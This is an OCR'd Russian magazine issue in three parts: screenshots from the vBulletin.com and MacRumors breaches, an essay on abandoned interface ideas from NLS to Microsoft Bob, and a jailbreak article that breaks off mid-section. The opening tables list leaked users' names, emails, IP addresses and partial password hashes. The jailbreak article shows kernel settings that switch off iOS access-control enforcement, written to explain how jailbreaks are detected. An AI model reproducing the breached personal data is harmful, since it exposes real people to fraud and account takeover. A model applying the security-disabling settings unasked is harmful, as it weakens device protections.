
↙ **БД vBulletin.com**

MySQL version: **5.5.24-log** through PHP extension **MySQLi**

Logged as: **vbmaster@172.16.12.197**

	Database	Collation	Tables
☐	information_schema	utf8_general_ci	37
☐	cron	latin1_swedish_ci	0
☐	#mysql50#lost+found	latin1_swedish_ci	0
☐	mysql	latin1_swedish_ci	24
☐	performance_schema	utf8_general_ci	17
☐	test	latin1_swedish_ci	4
☐	vb_auth	latin1_swedish_ci	4
☐	vbcom_demoforum	latin1_swedish_ci	209
☐	vbcom_forum	latin1_swedish_ci	363
☐	vbcom_site	latin1_swedish_ci	470
☐	vbcom_site_sensitive	latin1_swedish_ci	2
☐	vbcom_site_wiki	latin1_swedish_ci	35
☐	vborg_forum	latin1_swedish_ci	123


↓ **Слитые пользователи форума vBulletin.com**



userid	usergroupid	username	password	email
57	34	TotalBS		info@sevensages.com
58	60	AWS		robertschwarz@gmail.com
60	2	Mafukie		elliotks@gmail.com
61	2	coolsurfin		coolsurfin@coolsurfin.com
62	2	JonnyQuest		ethanbeard@gmail.com
63	2	manifesto		gailand@mindspring.com
64	2	ego		tom@helpcentre.co.uk
65	34	doron		doron@nexgenmedia.net
66	2	Serge		haohao@themail.com
67	34	Alwaysmefirst		vbulletin@duque.be
68	34	Wayne Hunt		wayne@amiga.org
69	2	Ball Tongue		gamerzetc@crosswinds.ne
71	2	dreamcharger		adam6883@aol.com
72	2	wanders		becca@simplyfabulous.co
74	2	guyc		guy.cowan@gameplay.co
75	34	evoir		evie@dotgarden.com
76	2	GUI		nick@longlivethemac.com
77	2	cheeky		cheeky@chee.ky
79	60	Mark Hewitt		Mark@worldmotorsport.co
80	2	fizz		fizz@bomb.net
81	2	Skut		cokelly@rocketmail.com
82	2	take5		take5@yahoo.com
83	60	shri		shri@geoexpat.com
84	2	Ken McCarthy		kenmccarthy@motorweb.i
				ab7fh@commspeed.net

2 3 4 5 6 … last Load more data

↘ **Кусок базы MacRumors**



```
userid  username    email   ipaddress   concat(password,":",s
1   arn arn@macrumors.com   66.26.252.39    cd89d763f091c6648
80  texmac  eztex@aol.com       68466d754774ba5aeaee7cce6962b
75  tom twgibson@mac-addict.com     adc47f20459ad48ff0f004cef
78  m1jackson   mjackson@visualsaffect.com      3f7b3b6b3e5f8
77  ramasod ramasod@maclaunch.com       690b19351f5076df10307
79  alund   aaron_lund@csnw.com     70e930e526f14dc28b183e8a8
76  DigitHead   daveb@voicenet.com      1a85fd7963f52a546de2b
72  Mick    mickw@mac.com       012af60bbae9b21c8e4b0db1a23dd
73  BWJones bryan.jones@m.cc.utah.edu       99ad41edd007262c7
71  Paco500 shrike@mac.com      47b0f92e52ac27f1611816e46e366
69  MGL dixonmb@earthlink.net       7f547e05524bf77eb3236ef1f
70  DXXV    joel@macworld.ch        c66a27265a959afb6a4f12253
68  gamer   123456      85b477551b1a0553f6e8ffa907833654: gw
67  jtwiskowski jtwiskowski@home.com        ea1e8331755e82110
64  Lonejawa    LoneJawa@aol.com        60a69d87b7858e9ff13ac
63  ffejbean    Bethke@Europemail.com       e0525072117lf37f8
62  skwirl  j_dessar@alcor.concordia.ca     ea6b0ea0bcc9772e9
61  fred001 fred@mac-addict.com     e15557e024fc6d5d3bf06865d
60  hash    robert.brown@pearsoned.com      15b5f4564f57b7ba1
59  nixpod  cmoody@usit.net     e27d9af4f66060a7707281aa457ed
58  MHaz    msh@ae.msstate.edu      54fe1bc7767321d58f82c5857
57  paulbloch   paul@cs.uoregon.edu     1298038f8e21da46155a0
56  jtorrey jtorrey@qni.com     7c3d836c45203336286c493c2125e
55  ScoSee  secoventry@pbsj.com     a7d0e763619f768296af637a8
```

Ln : 1 Col : 1 Sel : 0 UNIX ANSI as UTF-8 INS



Андрей Письменный
apismenny@gmail.com

GUI который мы потеряли

Пять идей интерфейса, которые не дожили до наших дней

Во времена рождения первых персональных компьютеров было ясно, что они способны на большее, чем расчеты, а потому нуждаются в более сложном интерфейсе, нежели командная строка. То, что придумывали исследователи в те времена, хоть в итоге и привело к изобретению GUI в современном виде, но порой отличается от них, как кроманьонец отличался от неандертальца. И у некоторых кроманьонцев нам есть чему поучиться.



NLS Дугласа Энгельбарта

Прискорбно, но факт: многие узнали, кто такой Дуглас Энгельбарт, только когда он скончался 2 июля 2013 года (ему было 88 лет). Впрочем, и после этого заслуги и изобретения Энгельбарта в большинстве публикаций трактуются не вполне верно. Чаще всего его называют создателем компьютерной мыши, и это правда: первую мышь действительно разработали под его руководством. Иногда приводят более длинный список изобретений: гипертекст, телеконференции, скриншейринг, совместное редактирование документов, многооконный интерфейс и, конечно же, мышь. Снова никаких выдумок: система NLS (от oN-Line System), над которой работал Энгельбарт, действительно умела все перечисленное. Мало того, к списку легко можно прибавить изобретение аутлайнов (ветвящихся документов), тегов, системы контроля версий, вики и первой программы для показа презентаций.

Так что же не так с этими описаниями, раз все факты правдивы? Неверна интерпретация. Сегодня мы смотрим на знаменитое «Демо» Энгельбарта и разгадываем в NLS кусочки того, чем пользуемся. Однако — вот парадокс! — многие части энгельбартовской системы образца 1968 года до сих пор не реализованы в полном объеме, а NLS больше похожа на так и не развившуюся ветвь эволюции, чем на предшественника сегодняшних ОС.

Цели Энгельбарта никогда не были напрямую связаны с конкретными технологиями: чего он хотел по-настоящему, так это расширить возможности человека и упростить совместную интеллектуальную работу. Из этого стремления происходят и все те необычные вещи, что есть в NLS. Видеоконференции — потому что люди, работающие вдвоем, должны видеть друг друга; два курсора мыши — потому что как иначе смотреть, что делает собеседник? Даже странности интерфейса NLS отчасти объясняются тем, что Энгельбарт был готов пожертвовать удобством ради потенциальной возможности научиться работать максимально эффективно.

Впрочем, в те времена говорить об удобстве не приходилось: основным устройством ввода были перфокарты, а результат вычислений приходил через несколько дней в виде распечатки телетайпа. «Что, если у каждого работника на столе будет стоять свой компьютер?» — спрашивает Энгельбарт у аудитории. И чувствуется, что эта мысль звучала крайне смело.



Девайс слева — аккордная клавиатура. Овладеть ей было непросто, но в работе она была эффективна

В NLS использовались передовые технологии: ЭЛТ-монитор с возможностью вывода растровой графики, мышь и клавиатура. Вернее, две клавиатуры: одна обычная, вторая аккордная, вроде тех, которые применяют стенографы. Мышь служила в качестве указателя на объект, тогда как команда, прилагаемая к объекту, вводилась левой рукой — при помощи аккордной клавиатуры. Это примерный аналог сочетаний клавиш в современных ОС, но с той разницей, что в NLS они были основным способом работы. Запомнить аккорды было непросто, но те, кто справлялся, обретали возможность работать на NLS с впечатляющей скоростью.

Смотря «Демо», невозможно не заметить мучения, которые требовались для создания такой системы. Она работала на мейнфрейме (с диском аж на 96 Мб!), скриншейринг был реализован при помощи кинокамер, закрепленных напротив мониторов, а для демонстрации совместной работы над документом приходилось звонить в другое учреждение по модему — на фоне слышно характерное шуршание. В конце презентации Энгельбарт мечтательно говорит, что скоро его соратники по DARPA завершат работу над созданием сети ARPANET, работающей на поразительной скорости 20 Кбит/с, и тогда-то можно будет устанавливать терминалы NLS где угодно — хоть в Массачусетсе, хоть в Кембридже!

Замысловатая реализация NLS и необходимость учиться командам-аккордам — не единственные причины, по которым новаторские идеи не получили распространения и достойного развития. NLS добили персональные компьютеры: к восьмидесятым годам подключение по быстрой сети все еще было редким удовольствием, а вот машины, исполняющие (пусть и примитивные) программы локально, начали распространяться со страшной скоростью. Аспекты многопользовательской работы в NLS были прочно связаны с концепцией системы с разделением времени (так в те времена называли многозадачность) и клиент-серверной архитектурой, постепенно уходившей в прошлое.

Только вот это никак не оправдывает постыдного факта: сегодня мы имеем гигабитные каналы и на порядки более мощные компьютеры, но при этом мы по-прежнему не имеем систем, которые позволяли бы работать вдвоем с той же легкостью, с какой это можно было делать на NLS.



Alto Алана Кея

«Я пишу это вступление, сидя в самолете на высоте 35 тысяч футов. У меня на коленях лежит компьютер весом пять фунтов (2,2 кг) — это разработанный в 1992 году „промежуточный Dynabook“, который к концу года будет продаваться по 700 долларов. У него четкий плоский графический дисплей с высоким разрешением, система с перекрывающимися окнами и значками, указующее устройство, значительный объем постоянной памяти и объектно-ориентированная рабочая среда. Также у него есть встроенная сетевая подсистема и даже возможность поддерживать беспроводное соединение. Здесь работает Smalltalk, и эту систему я использую в своей работе с детьми. В некоторых (количественных) аспектах это больше чем концепция Dynabook, в некоторых (качественных) кое-что еще осталось довести до ума. Но в целом это как раз то, что я задумывал в поздние шестидесятые», — так начинается эссе Алана Кея под названием «Ранняя история Smalltalk».

Описываемый здесь графический интерфейс с окнами и значками, равно как и объектная среда, — все это изобретения Алана Кея. Как известно, Smalltalk был первым объектно-ориентированным языком программирования, а его интерфейс впервые имел так хорошо знакомый нам сегодня набор из перекрывающихся окон, значков, ниспадающих меню и курсора мыши. Кто бы мог подумать, что один человек способен вот так взять и с чистого листа создать современную концепцию программирования и интерфейсов? Но на самом деле лист был не совсем пустым.

Xerox Star 8010 был создан для офисов, поэтому Star сначала даже не продавали поштучно



Вдохновлением для Smalltalk стал еще более ранний язык программирования — LISP. Еще студентом Алан Кей восхищался компактностью, выразительностью и уникальным функциональным стилем Лиспа. Он хотел сделать что-то наподобие, но с возможностью делить код на отдельные сущности, которые могли бы обмениваться сообщениями друг с другом. Что до графического интерфейса, то здесь Кею примером служили два проекта. Первый — графическая система проектирования Sketchpad, которую разрабатывал научный руководитель Кея Айвен Сазерленд. Второй — NLS.

Когда Дуглас Энгельбарт показывал Кею NLS, первому было 42, второму — 28. Старина Энгельбарт мечтал о компьютере на каждом рабочем столе, но не мог отказаться от идеи мейнфреймов с терминалами (и на то были причины). Энгельбарт был на шаг впереди прогресса, но Кей — сразу на два: он уже грезил портативными компьютерами, которые можно было бы использовать в школах.

Однако компания Xerox, финансировавшая разработку, о ноутбуках не думала. Там были увлечены продажей дорогих лазерных принтеров и хотели сделать мощную рабочую станцию к ним в комплект. Среда Smalltalk была нужна в качестве операционной системы. Организациям планировалось поставлять комплекты из нескольких компьютеров Alto по 16 тысяч долларов каждый, принт-сервера, файл-сервера и, конечно, лазерного принтера. В итоге вся система стоила от 50 до 100 тысяч долларов (140–280 тысяч в современных деньгах). Неудивительно, что организации предпочитали простенькие Commodore VIC-20 по 300 долларов за штуку. Всего к 1979 году было продано около тысячи компьютеров Alto.

Справедливости ради стоит сказать, что нельзя целиком винить Xerox в провале Alto и заодно с ним, по-хорошему, и Smalltalk в качестве мейнстримового языка программирования (в академических кругах Smalltalk до сих пор уважаем). Система Кея действительно требовала необычно мощного по тем временам компьютера. Но кто знает, что бы случилось, если бы в Xerox попридержали идею, чтобы потом попробовать «выстрелить» пусть и не самым дешевым, но персональным компьютером? Не исключено, что мы бы все сейчас работали на ксероксах!

Зато оконный графический интерфейс поддавался воссозданию и без объектно-ориентированного языка. В качестве запасной стратегии в Xerox сделали вложение в Apple, и основатель компании Стив Джобс воспользовался случаем и напросился на экскурсию по исследовательскому центру Xerox PARC. Как бывший слушатель лекций по каллиграфии, Джобс моментально влюбился в растровые шрифты компьютеров Xerox и в их интерфейс.

«Мне показали три вещи. Но я был настолько ослеплен одной из них, что даже не заметил остальных», — рассказывает Джобс о том визите. Первой было объектно-ориентированное программирование, второй — компьютерная сеть, третьей — графический пользовательский интерфейс. Джобс вспоминает: «Уже через десять минут знакомства с ним мне стало ясно, что все компьютеры когда-нибудь станут работать именно так».



McIntosh Джефа Раскина

В 1982 году в Apple произошел настоящий кулуарный переворот. Совет директоров за вздорное поведение отстранил Стива Джобса от проекта Lisa, готовившегося прийти на смену популярным моделям Apple II и III. В Lisa уже применялся подсмотренный в Xerox PARC графический интерфейс, но Джобс, потеряв контроль над Lisa, захватил другую разработку — McIntosh. Уже через два года Макинтош станет знаменитым, но из-за влияния Джобса не будет иметь ничего общего с оригинальной идеей. А ведь она тоже не была лишена гениальности! Кстати, написание «Macintosh» появилось уже позже, когда выяснилось, что есть одноименный производитель аудиооборудования.

До Джобса над домашним компьютером будущего в Apple трудился Джеф Раскин — бывший профессор Калифорнийского университета, который сперва в качестве подработки написал учебник по эппловской версии BASIC, а затем был приглашен на работу руководителем отдела документации. Доведя буклеты до совершенства, Раскин предложил руководству Apple собственный проект компьютера: дешевого, простого в освоении и использующего новаторские идеи.

Созданный Раскиным компьютер и его ОС были необычными. Там не было разделения на файлы — вместо этого был один длинный документ с маркерами, делящими его в нужных местах. Интерфейса в его нынешнем понимании тоже не было: команды можно было набрать и исполнить в любом месте. На клавиатуре имелась специальная кнопка Leap, позволяющая скакать между маркерами. Система вместе с единственным документом занимала одну дискету, что было крайне удобно в условиях отсутствия жесткого диска и второго дисковода. ОС целиком помещалась в память, и все содержимое в случае надобности всегда можно было выгрузить на ту же или другую дискету, чтобы потом начать работу с того места, где оставил.

За интерфейсом McIntosh стояли серьезные исследования — Раскин рассмотрел те действия с компьютером, которые чаще всего приводят к ошибкам, и пришел к выводу, что источник проблем — режимы. Вот простой пример режима: мы хотим выполнить какое-то привычное действие, например напечатать букву, но буква не печатается из-за того, что активно какое-то меню, и команда будет относиться к меню. Активность меню — это и есть режим. Чем больше в интерфейсе режимов, тем больше ошибок мы будем совершать. Раскин разработал систему научных методов, которая позволяет оценивать объективные параметры интерфейсов и улучшать их.

Оригинальный McIntosh в полной мере удовлетворял своду правил Раскина. К тому же он был относительно дешев — в том числе из-за не самого нового процессора Motorola 6809 — более мощный просто не требовался. Кто знает, какая судьба ждала бы «оригинальный Макинтош», если бы не второй этап переворота — захват Джобсом власти над рабочей группой Раскина.

Джобс хотел сделать все иначе: добавить графический интерфейс и мышь, более мощный процессор Motorola 68000 и даже сменить название на Bicycle («Компьютер — это велосипед для ума», — гласила реклама Apple). Имя не прижилось, а вот все остальное было воплощено. Идеи Раскина оказались не нужны, и тот, рассорившись с Джобсом, покинул компанию.

Кто из них был прав? Сейчас об этом сложно судить. Оригинальный McIntosh стоил того, чтобы дать ему шанс, однако будущее действительно было за графическими интерфейсами, и срок жизни текстовой системы был ограничен. Впоследствии компьютер Раскина таки был выпущен фирмой Canon, но слишком поздно — он успел устареть, и удобство уже не играло роли. Позже Раскин напишет книгу «Интерфейс», которая до сих пор считается классикой и обязательным чтением для всех дизайнеров интерфейсов.



А это Canon Cat, созданный Раскиным уже после ухода из Apple. Продукт провалился, но зато теперь мы знаем, каким мог бы быть Macintosh

Plan 9 Роба Пайка

Роб Пайк — один из тех людей, кто приложил руку к UNIX, однако к кружку отцов-основателей он не принадлежит. Пайк устроился работать в Bell Labs только в 1980 году, когда основа UNIX была давно заложена. Впрочем, занятие он нашел без труда: разработал систему кеширования памяти, в соавторстве с Брайаном Керниганом написал пару технических книг о UNIX и параллельно работал над первыми графическими терминалами — они назывались Blit.

Устройство Blit не отличалось элегантностью: это была первая попытка создать графический оконный интерфейс для UNIX, и пришедший пару лет спустя X Window оказался более прогрессивным. Со временем «Иксы» обрели популярность, но что тогдашние, что сегодняшние графические среды UNIX и Linux — это лишь подражания интерфейсу Mac OS и, позже, Windows, надстроенные сверху над классической системой. У Роба Пайка же в голове было видение более современной и совершенной версии UNIX.

В середине восьмидесятых годов часть разработчиков оригинального UNIX, включавшая Роба Пайка и Кена Томпсона, организовала отдельную группу, которая работала над «Юниксом будущего» — его называли Plan 9 в честь фильма «План 9 из открытого космоса». При общей схожести с UNIX Plan 9 имеет серьезные усовершенствования в области файловой системы, сетевого протокола и взаимодействия процессов. А еще у него совершенно уникальный пользовательский интерфейс.

Оконный менеджер Plan 9 называется Rio, и он имеет серьезные архитектурные отличия от X Window. Каждое окно здесь образует собственное пространство имен и представлено в файловой системе. Раз в UNIX уже есть файлы-процессы, файлы-порты и файлы-устройства, так почему бы не сделать файлами окна? Тогда к ним можно будет обращаться из командной строки, передавать в них информацию и читать из них — то есть делать все то же, что с другими файлами.

Кроме Rio, в Plan 9 имеется рабочая среда Acme, и она тоже весьма необычна. Acme представляет собой гибрид между плиточным менеджером окон (современные аналоги — это wmii, Ratpoison и тому подобное), программистским текстовым редактором и консолью. И все это с совершенно уникальным интерфейсом, аналогов которому сегодня нигде не найти.

Знакомство с Acme обычно начинается с того, что пытаешься нажать какой-нибудь пункт меню и не понимаешь, почему ничего не происходит. Следом обнаруживается, что меню поддельное: пункты — это простой текст, который можно дописать или стереть. Как и в системе Раскина, команды здесь можно вводить хоть прямо в тексте, а меню — это просто условность. Но, в отличие от «оригинального Макинтоша» (и слегка в стиле NLS), без мыши (причем трехкнопочной!) в Acme обойтись нельзя никак. Левая кнопка выделяет текст, средняя исполняет команды, правая ищет по тексту, а также открывает файлы. Чтобы вырезать фрагмент, нужно выделить левой и, не отпуская, нажать на правую кнопку; чтобы вставить — левую и правую вместе, а чтобы скопировать — подряд совершить выделение и вставку, не отпуская левой кнопки.

Больше всего, пожалуй, Acme впечатляет отсутствием разницы между типами окон. Все они содержат текст, и его никто не запрещает редактировать. Возможность исполнять команды откуда угодно тоже бывает полезной: например, работая над скриптом, можно выделить пару строк и запустить их, результат откроется в новом тайле. А если попадется путь к файлу, то можно выделить его правой кнопкой, и тогда соответствующий файл откроется рядом.

Гибкость Acme и продуманная внутренняя логика должны делать его привлекательным для программистов, но для массового применения он в любом случае не годится. Впрочем, и сам Plan 9 не стал массовым. Примерно как Smalltalk проиграл менее элегантному, но более практичному C++, Plan 9 остается лишь «той системой, авторы которой придумали Unicode», игрушкой исследователей и, конечно, легендой.

Пользователи *nix могут установить портированную версию Acme (bit.ly/KwHgnN), либо ознакомиться с его идейным наследником — оконным менеджером wmii (bit.ly/1avW543)

Microsoft Bob

Мелинды Френч (Гейтс)



Каждый, кто хоть раз искал документ в Windows XP, наверняка удивлялся внезапному появлению в углу экрана желтой собаки. Собака ведет с пользователем диалог через пузыри с текстом, то и дело виляет хвостом, принюхивается, шевелит ушами и вообще ведет себя как настоящая собака. При желании ее можно заменить на бородатого волшебника, но и он не избавит от недоумения: что эти персонажи забыли в Windows?

Поисковая собака, равно как и Скрепыш, ненавистный всем пользователям Word 97 и 2003, — остатки проекта Microsoft Bob. Интерфейс Bob был настолько же непохож на традиционные окна, насколько и энгельбартовская NLS, но отличия направлены ровно в противоположную сторону. Исследователи Карен Фрайс и Барри Линнетт решили, что своим успехом Windows обязана метафорам рабочего стола, папок и файлов-страничек, а затем придумали сделать интерфейс, полностью состоящий из изображений реальных предметов и анимированных персонажей. Вот это будет непревзойденная интуитивность!

За ведение проекта взялась Мелинда Френч — будущая жена Билла Гейтса. И к 1995 году «женская сборная» Microsoft уже могла с гордостью демонстрировать готовый продукт.

Microsoft Bob напоминал мегапопулярные в те времена рисованные приключенческие игры. Знакомство с программой начиналось с дверного молотка на большой красной двери, за которой скрывалось несколько комнат: кабинет, гостиная, детская, чердак и гараж. Убранство дома можно было выбрать из современного, ретро, футуристичного и других. В варианте «дом с привидениями» был даже экран с кладбищем.

По комнатам дома разбросаны предметы, за каждым из них стояла возможность выполнять какое-то из повседневных действий с компьютером. На столе помещались часы, календарь и адресная книга. Ручка означала переход к текстовому редактору и так далее. Всю дорогу пользователя сопровождал один из двенадцати помощников, каждый из которых отличался зашкаливающей умильностью. От выбора персонажей иногда зависел и стиль диалогов: так, средневекового вида мужчина в берете говорил высокопарным стилем.

Среди приложений числились почтовик, финансовый планировщик, программа для составления завещаний и даже игра «Угадай страну», которой руководил изможденного вида фиолетовый слон Хэнк.

Кроме поразительно назойливых предупреждений и псевдоинформативных подсказок, помощники иногда выдавали и полезные панели — к примеру, для работы с текстом. В какой-то мере это напоминает современный Ribbon в Microsoft Office. Но вот досада — формат текстового редактора «Боба» не был совместим с Word. Не успели внедрить и браузер, а учитывая, что 1995-й для многих стал годом первого знакомства с интернетом, это было большим упущением.




В состав Bob входили почтовик, адресная книга, текстовый редактор и система ведения финансов



Слон Хэнк и игра «Угадай страну». Также оцени подсказку у кнопки «Следующий вопрос». Кэп умиляется и плачет

Ни роскошное убранство, ни разговорчивые собачки и кошечки, ни даже слон Хэнк не убедили пользователей в необходимости покупать «Боба». Всего было продано 58 тысяч копий программы, и на следующий год в Microsoft решили перестать позориться и закрыть проект.


В отличие от других перечисленных в этой статье интерфейсов, «Боб» не выглядит как пример для подражания и источник важных идей. Лучшее, на что он сейчас годится, — это служить примером в споре любителей скевоморфизма (интерфейсов, полных метафор из жизни) и сторонников строго функционального оформления программ. Но в мире технологий все меняется очень быстро. То, что сегодня — тупиковая ветвь и посмешище, завтра может начать считаться гениальной идеей, опередившей время. Если компьютеры обретут истинный интеллект, то кто знает, может быть, мы станем обращаться за советом к виртуальной собаке Бобу, а не копаться в окошках.



Вне закона

Побег из jail как искусство

«Джейлбрейкнутое» устройство Apple — это не только новые возможности, но и дополнительные проблемы с безопасностью самого устройства и работающих на нем приложений. Сегодня мы поговорим о том, что такое джейлбрейк, как он работает и каковы его последствия для системы безопасности.



Дмитрий «D1g1» Евдокимов
Digital Security
@evdokimovds

ЧТО ТАКОЕ JAILBREAK?

Итак, jailbreak — это специальная программа для снятия некоторых ограничений безопасности системы посредством эксплойтов. Со временем данное определение четко закрепилось за взломом устройств от компании Apple: iPod, iPad, Apple TV, iPhone. Такое название было дано в связи с основной его целью — взломом песочницы, но песочница эта настолько хорошая, что ее прозвали тюрьмой (jail). Для устройств под управлением ОС Android почти аналогичный процесс называется root'ованием, что связано с конечной целью — работой от пользователя root. Необходимо также не путать эти термины с понятием unlock, под которым подразумевается отвязка оператора сотовой связи, установленного с покупкой телефона. И стоит понимать, что jailbreak зависит от hardware и software: эксплойты, лежащие в его основе, могут использовать особенности как железа, так и программных составляющих. Так что наличие jailbreak под какое-то устройство X с ОС Y не означает его работоспособность на устройстве Z с ОС Y или устройстве X с ОС K.

При этом сами jailbreak'и бывают двух типов:

- tethered (привязанный);
- untethered (непривязанный).

Привязанный означает, что после перезагрузки такого устройства JB пропадает, а в случае непривязанного останется в силе, что гораздо удобнее.

WHY?

Я бы выделил три основные категории людей, кому вообще нужен jailbreak: разработчики, обычные пользователи и исследователи ИБ.

Первым — чтобы узнавать, что крутится под капотом iOS, использовать ее скрытые возможности и как можно лучше оптимизировать свое приложение (порой и задействовать private API). Вторым — для того, чтобы использовать tweak'и (как правило, написанные первыми). Tweak — это небольшая программка, которая вносит какое-либо изменение в работу iOS для улучшения юзабилити. Это может быть новый набор иконок, вставка новых подсказок в SpringBoard или запоминание пароля для App Store — в общем, все, что кажется удобным и полезным со стороны пользователя, но не реализовано Apple. И наконец, исследователи безопасности нуждаются в джейлбрейке для копания в самой ОС и всем, что там крутится.

JAILBREAK — УГРОЗА БЕЗОПАСНОСТИ

JB отключает большинство механизмов безопасности ОС, в связи с этим появляется угроза заражения устройства вредоносным ПО. Это может быть как случайно скачанное вредоносное ПО из Cydia (его там никто не проверяет), так и целенаправленная атака в духе ZitMo, SpitMo, CitMo. Если ты думаешь, что таких проектов не существует, то ты ошибаешься. Есть проект iPhone-Espionage (bit.ly/JZfmBo), который включает в себя такой функционал, как:

- **keylogger;**
- **захват снимков экрана;**
- **перенаправление SMS;**
- **запись микрофона;**
- **отправка GPS-координат.**



Отношение Apple к jailbreak

Самый распространенный сценарий — это анализ защищенности мобильного приложения для iOS. Если ты не в курсе, то все iOS-приложения из App Store защищены DRM и получить расшифрованное приложение можно только в runtime. Данная операция пока возможна только на джейлбрейкнутом устройстве. Да, еще можно было бы сюда добавить госслужбы для шпионажа и атаки неугодных стран и ее лидеров. Например, Обаме его служба безопасности уже запретила использовать iPhone. Существует мнение, что в связи с высоким интересом военных к jailbreak может полностью исчезнуть публичный jailbreak: зачем выкладывать что-то бесплатно, когда тебе готовы отсыпать кучи зелени...

Сама Apple, конечно, относится к jailbreak негативно и предупреждает об этом (support.apple.com/kb/HT3743) своих пользователей. Это и очевидно, ведь в закрытую ОС сторонние люди вносят изменения и для сохранения этих изменений нарушают работу системы безопасности ОС — патчат и хучат определенные участки кода. Что, естественно, ведет к нарушению стабильности работы ОС — это стоит иметь в виду, когда ты делаешь jailbreak.

С позиции комьюнити это, наоборот, яркое и широко обсуждаемое событие, которое не обходят стороной даже такие издания, как Forbes. У разработчиков JB даже есть собственная конференция Worldwide jailbreak con (www.jailbreakcon.com), где они делятся информацией друг с другом. А по данным saurik (создателя Cydia — магазина нелегальных приложений для iOS), на 2 марта 2013 года в мире существовало 23 миллиона джейлбрейкнутых устройств.

Как бы то ни было, весь процесс создания jailbreak со стороны напоминает игру в кошки-мышки между Apple и разработчиками. Одни закрывают уязвимости и вносят новые механизмы безопасности в ОС, а другие ждут релизов и тестируют свои детища.

SECURITY IN IOS

Хватит прелюдий, начнем погружение в техническую составляющую jailbreak. Давай немного познакомимся с механизмами безопасности iOS, которые встают на пути JB.


- Code Signing. Приложения после проверки компанией Apple становятся защищены DRM (используется сертификат X.509v3). Так что на устройстве могут выполняться только подписанные компанией Apple приложения.
- Sandboxing (Seatbelt). Каждое приложение, которое ставится из App Store, работает в своей песочнице. Оно имеет собственную рабочую директорию `/var/mobile/Applications/<app-GUID>`, дальше которой ничего не видит. Да и других процессов это тоже касается, так что приложение понятия не имеет, кто еще существует в системе. Из более тонких моментов можно выделить отсутствие прямого доступа к железу устройства и невозможность динамически генерировать код (JIT), исключением является только Safari.
- Разделение привилегий. Каждое приложение запущено с ограниченными правами под пользователем mobile и имеет ряд entitlements.

Понятное дело, так как в процессе JB приходится эксплуатировать баги повреждения памяти, появляется и необходимость обойти различные механизмы безопасности, нацеленные на затруднение эксплуатации таких уязвимостей. Среди них stack cookie, DEP, ASLR, KASLR и еще ряд других, которые даже не имеют специальных названий. На этом мы не будем останавливаться: это нам никак не поможет детектировать JB на устройстве и, в общем, выходит за рамки данной статьи.

ЖИЗНЬ ПОСЛЕ JB

Приступим к нашей основной теме. Чтобы разобраться, как задетектить, имеет устройство JB или нет, нужно понимать, что JB сделал, изменил, оставил после себя. Итак, ты поставил JB — какие новые грани открылись перед тобой?

1. Запуск неподписанных приложений. Теперь можно ставить приложения из Cydia и других сторонних репозиториев. Там обычно лежат различные системные приложения, tweak'и, которые не прошли (и никогда не пройдут) проверку Apple — из-за того, что они либо используют private-функции, либо вообще требуют JB для своей полноценной работы. Но поскольку данное ПО никак не проверяется, среди него может быть и вредоносное — об этом не стоит забывать. Особенно вкупе



Общие этапы JB

ПОСЛЕДСТВИЯ

Изменения в ФС

До:

```
/dev/disk0s1 / hfs ro 0 1
/dev/disk0s2 /private/var hfs ↵
                    rw,nosuid,nodev 0 2
```

После:

```
/dev/disk0s1 / hfs rw 0 1
/dev/disk0s2 /private/var hfs rw 0 2
```

После установки JB изменяется /etc/fstab**. Директория / становится доступной на запись, а у директории** /private/var **пропадают биты nosuid, nodev.**

Дополнительные утилиты

По умолчанию на iOS-устройстве отсутствует unix shell. Оно и понятно, Apple не закладывала в свои устройства возможность работы с ними из консоли. В связи с этим JB ставит различные полезные программки для упрощения своей установки. В итоге на устройстве появляется куча новых утилит, среди которых утилиты для работы JB, файлы самого JB, различные Bundle, Cydia (как правило, но не обязательно), Mobile Substrate и так далее. Часть из этих новинок можно увидеть в измененном /var/mobile/Library/Caches/com.apple.mobile.installation.plist.

Перерасположение папок

Приложения из App Store ставятся в /var/mobile/Applications**, а из Cydia — в** /Applications**. В связи с тем, что системная директория (/) имеет значительно меньший размер, чем пользовательская (/private/var), и приложения из Cydia ставятся в системную директорию, возникает проблема с доступным местом. Для ее решения с нужных директорий делают символическую ссылку на пользовательскую директорию, где места предостаточно. В итоге метод имеет следующую формулу:** /var/stash **+ symbolic links. То же самое делается и для** /Library/Ringtones, /Library/Wallpaper, /usr/include, /usr/lib/pam, /usr/libexec, /usr/share.

Поломанная песочница

Данные изменения происходят очень низко, на бинарном уровне, и они нам не особо пригодятся, но не сказать о них нельзя. Во-первых, JB патчит Apple Mobile File Integrity Daemon, который отвечает за проверку подписей. Во-вторых, вносит изменения в само ядро:

```
// Выключаем MAC для процессов
security.mac.proc_enforce=0
// Выключаем MAC для Vnode
security.mac.vnode_enforce=0
```

В итоге:

